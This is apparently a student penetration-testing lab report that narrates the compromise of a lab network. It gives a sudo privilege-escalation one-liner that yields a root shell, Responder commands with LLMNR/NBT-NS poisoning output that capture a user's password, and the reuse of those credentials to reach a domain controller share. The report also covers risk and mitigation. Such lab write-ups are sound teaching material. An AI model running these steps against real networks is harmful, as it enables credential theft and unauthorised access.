Ex100

Joshua Main-Smith

2020-11-19

Contents

Technical Report 2
Finding: Users Signing into Fictitious Authentication Box 2
Risk Assessment 2
Vulnerability Description 2
Mitigation or Resolution Strategy 2

Attack Narrative 2
Connecting to Devbox 2
Using Responder to Acquire Credentials 2
Connecting to PDC via Network Sharing 3

Technical Report

Finding: Users Signing into Fictitious Authentication Box

Risk Assessment

Users entered their credentials into a fictitious authentication box generated from Responder. The consequence of this is an attacker could acquire user credentials that could be used to sign into systems, gaining access to sensitive information.

Vulnerability Description

Responder generates a fake authentication box and forces the user to sign in with their credentials. These credentials are forwarded to the attacker using basic authentication, granting an attacker access to sensitive information.

Mitigation or Resolution Strategy

Training for employees in recognising common social engineering attacks.

Attack Narrative

Connecting to Devbox


We connected to Devbox using the same method as we have in the past. That is, we connected to PfSense at https://172.30.0.3, then we set up port forwarding from our Kali host to Devbox through the SSH port. We were then able to connect using m.mason's credentials that we had found previously.

We then established root by using an exploit we had described previously, i.e. **echo ”/bin/bash” >/bin/ps** then **sudo -u-1 /bin/ps**, utilizing an integer error where 0 is returned (root user), giving us root shell access to Devbox.

Using Responder to Acquire Credentials

We uploaded Responder to m.mason's account by issuing the Linux command **scp -r /usr/ m.mason@172.30.0.3:**. Before running Responder on Devbox, we needed to stop two services: apache2 and bind9, since they were communicating on ports that we needed to listen to. We did this with **service apache2 stop** and **service bind9 stop**, double checking with **service –status-all** to make sure they were stopped.

Once the above services were stopped from running and we had Responder up, we ran it on Devbox with **python3 Responder.py -I ens33 -wrFb**. This essentially prompts a user to enter credentials with a popup generated on the user host, sending the captured credentials back using basic authentication. We were able to caputre m.mason's credentials on Patronum, a redacted version of the response shown in the image below.




```
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [ON]
    Force Basic Auth           [ON]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [ens33]
    Responder IP               [10.30.0.32]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.30.0.97 for name f4rmcorp
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name F4RMCORP (service: Workstation/Redirector)
[HTTP] Basic Client   : 10.30.0.97
[HTTP] Basic Username : m.mason
[HTTP] Basic Password : Br[redacted]A!

[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
```

Connecting to PDC via Network Sharing

With the credentials that we had acquired, we connected to Patronum by first connecting to Herd using **rdesktop -g 95% 172.30.0.3** (port forwarding set up in PfSense), then we opened an RDP connection to Patronum and connected using n.nomen's credentials.

Once we gained access, we saw that Network sharing was available through the File Explorer. Clicking on the Network entry in the left pane, there was a file share for the PDC machine. When we were prompted for username and password credentials, we attempted and succeeded in using the credentials that we had acquired using Responder. A shared folder we found in PDC was under **PDC/MasonShare/** containing a text file with KEY018 (as seen in the image below).



Name	Date modified	Type
ThatDocumentYouSeek	11/11/2020 6:24 PM	Text D

1 item   1 item selected 32 bytes

```
KEY018:vuuWYe8GXI1lzxvMvRosSA==
```